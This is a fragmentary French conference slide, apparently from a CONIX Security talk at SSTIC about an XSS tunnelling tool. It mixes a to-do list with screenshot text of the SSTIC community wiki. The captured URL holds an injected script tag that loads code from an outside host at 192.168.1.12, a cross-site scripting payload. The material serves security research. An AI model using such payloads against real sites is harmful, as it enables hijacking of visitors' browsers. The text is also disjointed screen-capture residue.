  - Encore de gros problèmes pour l'échange de résultats d'attaques en HTTPS et notamment pour l'utilisation du Tunnel XSS
- Intégration officielle Metasploit ?
- Hébergement sur Google Code ?

CONIX SECURITY


Firefox
Éditer « test » - Communaute SSTIC
http://communaute.sstic.org[redacted]script src="http://192.168.1.12/loop"></script>
Google
Désactiver Cookies CSS Form. Images Information Divers Entourer Redimensionner Outils Voir Source Options
Connexion
Accueil
Rechercher
Titres
RecentChanges FindPage HelpContents Accueil
Éditer (mode texte) Éditer (mode graphique) Informations Pièces jointes
Merci pour votre attention !
Des questions ?
OK
Communauté SSTIC
Ce nouveau wiki et sa liste de diffusion vous sont dédiés
e des pages. Plus de contenu sera poussé au fur et à mes
que l'ouverture du SSTIC approche...
La liste de diffusion officielle du SSTIC
Une liste non exhaustive d'hôtels
Accès en transport en commun sur le campus de Beaulieu
Le social event
Vos contributions
Revues de presses 2010, 2009
Groupe SSTIC sur LinkedIn